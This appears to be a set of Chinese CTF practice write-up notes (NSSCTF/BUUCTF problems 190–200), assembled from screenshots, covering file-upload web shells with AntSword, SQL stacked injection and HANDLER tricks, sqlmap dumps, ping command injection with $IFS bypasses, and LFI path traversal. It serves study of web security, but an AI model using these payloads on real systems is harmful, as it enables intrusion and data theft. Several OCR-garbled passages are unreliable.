1 个文件夹 1 个文件

<<

文件名 / 类型 / 时间	大小	打开	重命名	查看	权限

Homework management Version 1.10.0.2

MySQL备份
FTP备份
注销

作业管理系统 - 上传 http://node4.anna.nssctf.cn:28740/

Dell 本科教学管理服务平台 HDU统一身份认证系统 远程实验管理平台 C 语言仿天天酷跑小游戏 ... [26条消息] VMware ...

Request to http://node4.anna.nssctf.cn:28740 [1.14.71.254]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /index.php?op=upload HTTP/1.1
2 Host: node4.anna.nssctf.cn:28740
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.1
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
8 boundary=-----63440715341045968801720523437
9 Content-Length: 377
10 Origin: http://node4.anna.nssctf.cn:28740
11 Referer: http://node4.anna.nssctf.cn:28740/index.php?op=up
12 Cookie: PHPSESSID=4461c155fc4d57a77a774ac9b35af31; user=admin; pass=21C3C2F97a57a5a743094a0e4a001fc3
13 Upgrade-Insecure-Requests: 1
14 Priority: u#0, i
15
16 -----63440715341045968801720523437
17 Content-Disposition: form-data; name="upfile[]"; filename="muma.php"
18 Content-Type: application/octet-stream
19
20 <?php system($_GET['yjh']); ?>
21 -----63440715341045968801720523437
22 Content-Disposition: form-data; name="mair"
23
24 ./
25 -----63440715341045968801720523437--
```

编辑数据 (http://node4.anna.nssctf.cn:28740/muma.php)

保存 清空 测试连接

基础配置

URL地址 *	<input type="text" value="http://node4.anna.nssctf.cn:28740/muma.php"/>
连接密码 *	<input type="text" value="yjh"/>
网站备注	<input type="text"/>
编码设置	GBK
连接类型	PHP
编码器	<input checked="" type="radio"/> default (不推荐) <input type="radio"/> base64 <input type="radio"/> chr

请求信息

作业管理系统

您可以前往文件所上传到的目录 或者 返回目录 或者 继续上传
文件 ./muma.php 上传成功

中国蚁剑
AntSword 编辑 窗口 调试
1.14.71.254

目录列表 (1) 文件列表 (6)

名称	日期	大小	属性
upload	2023-05-01 17:29:51	4 Kb	0777
.htaccess	2025-04-29 10:07:55	36 b	0644
a.php	2025-04-29 10:10:21	0 b	0644
index.php	2023-05-01 16:28:10	72.03 Kb	0777
muma.php	2025-04-29 10:21:42	29 b	0644
ss.png	2025-04-29 10:08:39	0 b	0644

ntSword 编辑 窗口 调试
1.14.71.254 1.14.71.254

编辑: /flag

```
/flag
1 flag= NSSCTF{c5ec8b28-1432-43bc-b714-00dd5aca676c}
2
```

190.easyupload2.0

下手轻点，求求了

node4.anna.nssctf.cn:28587


Dell 本科教学管理服务平台 HDU统一身份认证系统 远程实验

upload1.jpg
浏览... 未选择文件。
感觉要被秒了


Dell 本科教
php是不行滴

过滤了php, jpg改php也不行, 改phtml

```
5 -----293752548631762633291388687975
6 Content-Disposition: form-data; name="uploaded"; filename="muma.phtml"
7 Content-Type: image/jpeg
8
9
0 <?php @eval($_POST['yjh']);?>
1 -----293752548631762633291388687975
2 Content-Disposition: form-data; name="submit"
```



191.[LitCTF 2023]PHP是世界上最好的语言！！





发现能注入 再看题干说flag在更目录下，直接cat /flag

192.[极客大挑战 2019]EasySQL1

The login page has a dark background with a faint watermark of a person in a suit. At the top, there is a message:

我是cl4y, 是一个WEB开发程序员, 最近我做了一个网站, 快来看看它有多精湛叭!

Below the message, there is a large, stylized text message:

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

There are two input fields for the login form:

- 用户名: [Redacted]
- 密码: [Redacted]

At the bottom of the form is a black button labeled 登录 (Login).

我是c14y，是一个WEB开发程序员，最近我做了一个网站，快来看看它有多精湛叭！



193.[HCTF 2018]WarmUp

又做一遍

```
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
            if (!isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mbstrpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mbstrpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (!empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file']))
    {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

?file=source.php%253f../../../../aaaaagggg

194[SUCTF 2019]EasySQL

Give me your flag, I will tell you if the flag is right.

1

提交查询

Array ([0] => 1)

CSDN @给我杯冰美式

Give me your flag, I will tell you if the flag is right.

1 or 1=1

提交查询

Nonono.

CSDN @给我杯冰美式

Request	Payload	Status code	Error	Timeout	Length	Comment
4	!	200			553	
5	@	200			575	
6	#	200			553	
7	\$	200			553	
8	%	200			553	
9	^	200			553	
10	&	200			560	
11	*	200			553	
12	(200			553	
13)	200			553	
14	-	200			553	
15	_	200			553	
16		200			553	

Request Response

Pretty Raw Hex Render

20
21 <a>
22 Give me your flag, I will tell you if the flag is right.

<form action="" method="post">
23 <input type="text" name="query">
24 <input type="submit">
25 </form>
26 </body>
27 </html>
28 Nonono.
29

② ⚙️ ⏪ ⏩ Search 0 highlights CSDN @给我杯冰美式

爆破屏蔽字段，最后发现只能堆叠注入

1; show databases;

1;show tables;

Give me your flag, I will tell you if the flag is right.

* ,1

提交查询


Array ([0] => flag{e266f095-c1ec-4c3b-b6e1-3f869227e67e} [1] => 1)

输入 * , 1 后，sql语句就变成了 select * , 1 || flag from Flag。

其中分为两部分：(1) select * from Flag(2) select 1 || flag from Flag。


select * from Flag 通过查看表Flag中的所有数据可以get到flag。


195 [极客大挑战 2019]LoveSQL



Login Success!

GET MARRIED
PAY YOUR TAXES
WATCH YOUR TV
Hello admin!
Your password is
'53a2113e56192cfa3de136897166c4be'
THE LAW
EAT AFTER ME





PS D:\sqlmap-master> python sqlmap.py -r C:\Users\lin\Desktop\1.txt -p username --batch --dbs

```
[00:01:48] [INFO] retrieve
available databases [5]:
[*] geek
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```


PS D:\sqlmap-master> python sqlmap.py -r C:\Users\lin\Desktop\1.txt -p username --batch -D

```
Database: geek
[2 tables]
+-----+
| geekuser |
| l0velysql |
+-----+
```

sqlmap.py -r 1.txt -p username --batch -D geek -T l0ve1ysql --dump

Table: l0velysql [16 entries]		
1	wo_tai_nan_le	cl4y
2	glzjin_wants_a_girlfriend	glzjin
3	biao_ge_dddd_hm	Z4cHAr7zCr
4	linux_chuang_shi_ren	0xC4m3l
5	a_rua_rain	Ayrain
6	yan_shi_fu_de_mao_bo_he	Akko
7	cl4y	fouc5
8	di_2_kuai_fu_ji	fouc5
9	di_3_kuai_fu_ji	fouc5
10	di_4_kuai_fu_ji	fouc5
11	di_5_kuai_fu_ji	fouc5
12	di_6_kuai_fu_ji	fouc5
13	di_7_kuai_fu_ji	fouc5
14	di_8_kuai_fu_ji	fouc5
15	Syc_san_da_hacker	leixiao
16	flag{03dfffa8c-8167-46b6-894f-f68aea4a50fe}	flag


196.[GXYCTF2019]Ping Ping Ping



?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.032 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.068 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.069 ms
64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.056 ms


--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.032/0.056/0.069 ms
```



?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.047 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.065 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.052 ms
64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.092 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.047/0.064/0.092 ms
flag.php
index.php
```



?ip= fxck your space!



?ip= 1fxck your symbol!

```
← → C △ 不安全 038b2f27-a3f0-4321-9a4b-03f1e0a6c340.node5.buuoj.cn:81/?ip=127.0.0.1|cat$IFS$1index.php  
显示
```

?ip=

```
?ip=  
|\\"|\\"|\\"|\\"(|\\"|\\"[|\"]|\\"{|\\"}"/, $ip, $match)) {  
    echo preg_match("/\&|\\"|?|\\"*\|\\"|[\x{00}-\x{20}]|\\"|\'|\\"|\\"|\\"(|\\"|\\"[|\"]|\\"{|\\"}"/, $ip, $match);  
    die("fxck your symbol!");  
} else if(preg_match("// /", $ip)) {  
    die("fxck your space!");  
} else if(preg_match("/bash/", $ip)) {  
    die("fxck your bash!");  
} else if(preg_match("./.*f.*l.*a.*g.*/", $ip)) {  
    die("fxck your flag!");  
}  
}  
$a = shell_exec("ping -c 4 ".$ip);  
echo "  
";  
print_r($a);  
?  
?
```

```
← → C △ 不安全 038b2f27-a3f0-4321-9a4b-03f1e0a6c340.node5.buuoj.cn:81/?ip=127.0.0.1|$a=g;cat$IFS$1`ls`  
显示
```

?ip=

```
?ip=  
|\\"|\\"|\\"|\\"(|\\"|\\"[|\"]|\\"{|\\"}"/, $ip, $match)) {  
    echo preg_match("/\&|\\"|?|\\"*\|\\"|[\x{00}-\x{20}]|\\"|\'|\\"|\\"|\\"(|\\"|\\"[|\"]|\\"{|\\"}"/, $ip, $match);  
    die("fxck your symbol!");  
} else if(preg_match("// /", $ip)) {  
    die("fxck your space!");  
} else if(preg_match("/bash/", $ip)) {  
    die("fxck your bash!");  
} else if(preg_match("./.*f.*l.*a.*g.*/", $ip)) {  
    die("fxck your flag!");  
}  
}  
$a = shell_exec("ping -c 4 ".$ip);  
echo "  
";  
print_r($a);  
?  
?
```

内联执行，就是将反引号内命令的输出作为输入执行：

197.[极客大挑战 2019]Secret File

考点是查看源代码以及自动跳转拦截

拦截 HTTP历史记录 WebSocket历史记录 匹配和替换 | 代理设置

过滤器设置:隐藏CSS, 图片,一般二进制文件

# ^	Host	方法	URL	参数	已编辑
1	http://6da6b94f-7629-4a33-... 2	GET	/end.php /action.php		
3	http://6da6b94f-7629-4a33-...	GET	/end.php		

请求

美化 Raw Hex

```
1 GET /action.php HTTP/1.1
2 Host: 6da6b94f-7629-4a33-abf2-ab83492f8b8b.node5.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/2010
4 Firefox/133.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Referer:
10 http://6da6b94f-7629-4a33-abf2-ab83492f8b8b.node5.buuoj.cn:81/Archive_room
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
```

响应

美化 Raw Hex 页面渲染

```
2 Server: openresty
3 Date: Thu, 01 May 2025 14:47:11 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Location: end.php
8 Cache-Control: no-cache
9 Content-Length: 63

10 <!DOCTYPE html>
11
12 <html>
13   <!--
14     secr3t.php
15   -->
16 </html>
17
18
```

The screenshot shows a browser window with the title "将端源的秘密". The address bar contains the URL "secret" and the identifier "6da6b94f-7629-4a33-abf2-ab83492f8b8b.node". Below the address bar, there are several tabs: "Dell", "本科教学管理服务平台", "HDU统一身份认证系统", "远程实验管理系统", and "C C语言仿天天酷跑小游戏..". The main content area displays the following PHP code:

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"..//")||strstr($file, "tp")||strstr($file,"input")||
    strstr($file, "data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

php伪协议直接攻克

198.[强网杯 2019]随便注

####

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

取材于某次真实环境 发和安全缺一不可

姿势:

```
array(2) {  
    [0]=>  
        string(1) "1"  
    [1]=>  
        string(7) "hahahah"
```

```
array(2) {  
    [0]=>  
        string(1) "2"  
    [1]=>  
        string(12) "miaomiaomiao"
```

```
array(2) {  
    [0]=>  
        string(6) "114514"  
    [1]=>  
        string(2) "ys"
```

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\./i", $inject);
```

```
1';show databases;
```

```
array(2) {
    [0]=>
    string(1) "1"
    [1]=>
    string(7) "hahahah"
}



---


array(1) {
    [0]=>
    string(11) "ctftraining"
}

array(1) {
    [0]=>
    string(18) "information_schema"
}

array(1) {
    [0]=>
    string(5) "mysql"
}

array(1) {
    [0]=>
    string(18) "performance_schema"
}

array(1) {
    [0]=>
    string(9) "supersqli"
}

array(1) {
    [0]=>
    string(4) "test"
}
```

show tables;

```
array(1) {
    [0]=>
        string(16) "1919810931114514"
}

array(1) {
    [0]=>
        string(5) "words"
}
```

show columns from words ;(有反引号)

```
array(6) {
    [0]=>
        string(4) "flag"
    [1]=>
        string(12) "varchar(100)"
    [2]=>
        string(2) "NO"
    [3]=>
        string(0) ""
    [4]=>
        NULL
    [5]=>
        string(0) ""
}
```

select被过滤，第一种： **handler语句代替select语句。**

语法结构：

```
HANDLER tbl_name OPEN [ [AS] alias]
HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
[ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
[ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ { FIRST | NEXT }
[ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name CLOSE
```

解释：通过handler语句查询users表的内容

```
handler users open as yunensec; #指定数据表进行载入并将返回句柄重命名
```

```
handler yunensec read first; #读取指定表/句柄的首行数据
```

```
handler yunensec read next; #读取指定表/句柄的下一行数据
```

```
handler yunensec read next; #读取指定表/句柄的下一行数据
```

```
...
```

```
handler yunensec close; #关闭句柄
```

```
Payload: 1';handler 1919810931114514 open as key;handler key read next;#
```

得到flag.

第二种：更改表明列名

虽然正则过滤过滤了很多函数，但没过滤alert和rename等关键字。

我们如果将表1919810931114514名字改为words，flag列名字改为id，那么我们就能得到flag的内容了！

然后使用"1' or 1=1;#"即可查出flag.

199.[极客大挑战 2019]Http

查看源码找到不可页面点击进入的隐藏页面 然后按要求更改报文

```
1 GET /Secret.php HTTP/1.1
2 Host: node5.buuoj.cn:26805
3 User-Agent: Syclover" browser
4 Referer:https://Sycsecret.buuoj.cn
5 X-Forwarded-For:127.0.0.1
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
0 Upgrade-Insecure-Requests: 1
1 Priority: u=0, i
2
3
```



响应

美化	Raw	Hex	页面渲染	更多	In	三
</br>						
</br>						
</br>						
</br>						
</br>						
</br>						
</br>						
3 <h1 style="						
font-family:arial;color:#8E44AD;font-size:50px;text-align:center;font-fami						
ly:KaiTi;">						
4 flag(deccf95f-ab83-4d6d-976f-2216ed6d16d1)						
5 </h1>						
6 <div style="position: absolute;bottom: 0; width: 99%;">						

200.[极客大挑战 2019]Upload

看题目就是文件上传漏洞，要求上传图片



上传发现有绕过

The screenshot shows a red warning message "NO! HACKER! your file included '<?'" displayed prominently. Below the message is the uploaded file's content, which is a PHP script. The script contains several blank lines and a single line of code: "< ?php @eval(\$_POST['yjh']);?>". The file has a Content-Disposition header set to "form-data; name='submit'". The interface includes standard browser navigation buttons (back, forward, search) and a toolbar with icons for help, settings, and search.

17 < ?php @eval(\$_POST['yjh']);?>
18 -----22181581713871275464145001810
19 Content-Disposition: form-data; name="submit"
20
21
22 -----22181581713871275464145001810--
23
24

② ⚙ ⏪ ⏩ Search 0高亮

响应

美化 Raw Hex 页面渲染

加个空格

```
</br>
</br>
</br>
</br>
</br>
47 <div class="error">
48   <strong>
49     Don't lie to me, it's not image at
      all!!!
    </strong>
50  </div>
51
52
53  <div style="position: absolute;bottom:
      0;width: 95%;">
      <img alt="Don't lie to me, it's not image at all!!!" src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAQAAAABQCAMAAAAQ...
    </div>
```

先上传不同的文件类型 发现是黑名单屏蔽php文件以及<?内容

于是用phtml文件类型 文件头伪造gif形式GIF89a 且用java+PHP写一句话木马 上传成功猜测上路径 蚁剑
连接结束